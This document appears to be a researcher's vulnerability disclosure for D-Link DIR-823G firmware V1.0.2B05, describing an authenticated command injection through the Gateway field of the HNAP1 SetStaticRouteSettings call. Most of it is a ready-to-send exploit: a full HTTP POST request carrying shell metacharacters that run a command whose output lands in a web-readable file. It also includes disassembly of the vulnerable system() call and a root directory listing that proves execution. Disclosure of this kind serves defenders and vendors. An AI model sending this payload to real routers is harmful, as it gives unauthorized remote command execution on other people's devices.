DIR-823G

Version

```
DIR823GA1_FW102B05
```

Firmware download link

```
http://support.dlink.com.cn/ProductInfo.aspx?m=DIR-823G
```

decription

```
An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05.
There is a command injection in HNAP1 (exploitable with Authentication)
via shell metacharacters in the Gateway field to SetStaticRouteSettings.
```

others

```
found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.
```

Command injection in HNAP1 SetStaticRouteSettings

bypass the check of the "Gateway" by modifying in HTTP Message

payload


```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetStaticRouteSettings"
HNAP_AUTH: 2A5F23EDFB05C97CFB884FA0A65D47FE 1563518522
X-Requested-With: XMLHttpRequest
Content-Length: 576
Connection: close
Referer: http://192.168.0.1/Staticroute.html
Cookie: uid=9LvNeDOE2v; PrivateKey=2F2ACD6615A1049235240793F85DB5F1; timeout=34

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetStaticRouteSettings
xmlns="http://purenetworks.com/HNAP1/"><StaticRouteClientInfoLists><ClientInfo><IPAddress>10.3.8.211</IPAddress><SubnetMask>255.25
5.255.255</SubnetMask><Gateway>192.168.0.1;
 `hacku.txt`'</Gateway><Interface>lan</Interface></ClientInfo></StaticRouteClientInfoLists></SetStaticRouteSettings></soap:
Body></soap:Envelope>
```

Vulnerability description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body. A attacker can execute any command remotely when they control this input.
The detail is as below:

```
la      $v0, aEchoSVarHnaplo  # "echo '%s' >/var/hnaplog"
addiu   $v1, $fp, 0x1448+var_1390
move    $a0, $v1
li      $a1, 0x1387
move    $a2, $v0
lw      $a3, 0x1448+arg_18($fp)
jal     snprintf
nop
addiu   $v0, $fp, 0x1448+var_1390
move    $a0, $v0
jal     system
nop
```

result


192.168.0.1/hacku.txt
drwxrwxr-x 2 1000 bob-buil 4096 Dec 4 10:05 bin
drwxrwxr-x 9 1000 bob-buil 4096 Jul 11 2019 dev
drwxrwxr-x 7 1000 bob-buil 4096 Dec 4 10:05 etc
drwxr-xr-x 4 root root 4096 Jul 11 2019 firmadyne
drwxrwxr-x 2 1000 bob-buil 4096 Dec 4 10:05 home
lrwxrwxrwx 1 1000 bob-buil 8 Dec 4 10:05 init -> bin/init
drwxrwxr-x 3 1000 bob-buil 4096 Dec 4 10:05 lib
drwx------ 2 root root 16384 Jul 11 2019 lost+found
drwxrwxr-x 2 1000 bob-buil 4096 Dec 4 10:05 mnt
dr-xr-xr-x 61 root root 0 Jul 19 2019 proc
lrwxrwxrwx 1 1000 bob-buil 9 Dec 4 10:05 root -> /var/root
drwxr-xr-x 12 root root 0 Jul 19 2019 sys
lrwxrwxrwx 1 1000 bob-buil 8 Dec 4 10:05 tmp -> /var/tmp
drwxrwxr-x 3 1000 bob-buil 4096 Dec 4 10:05 usr
drwxr-xr-x 26 root root 0 May 28 11:59 var
drwxrwxr-x 3 1000 bob-buil 4096 Dec 4 10:05 web
drwxrwxr-x 7 1000 bob-buil 4096 May 28 14:13 web_mtn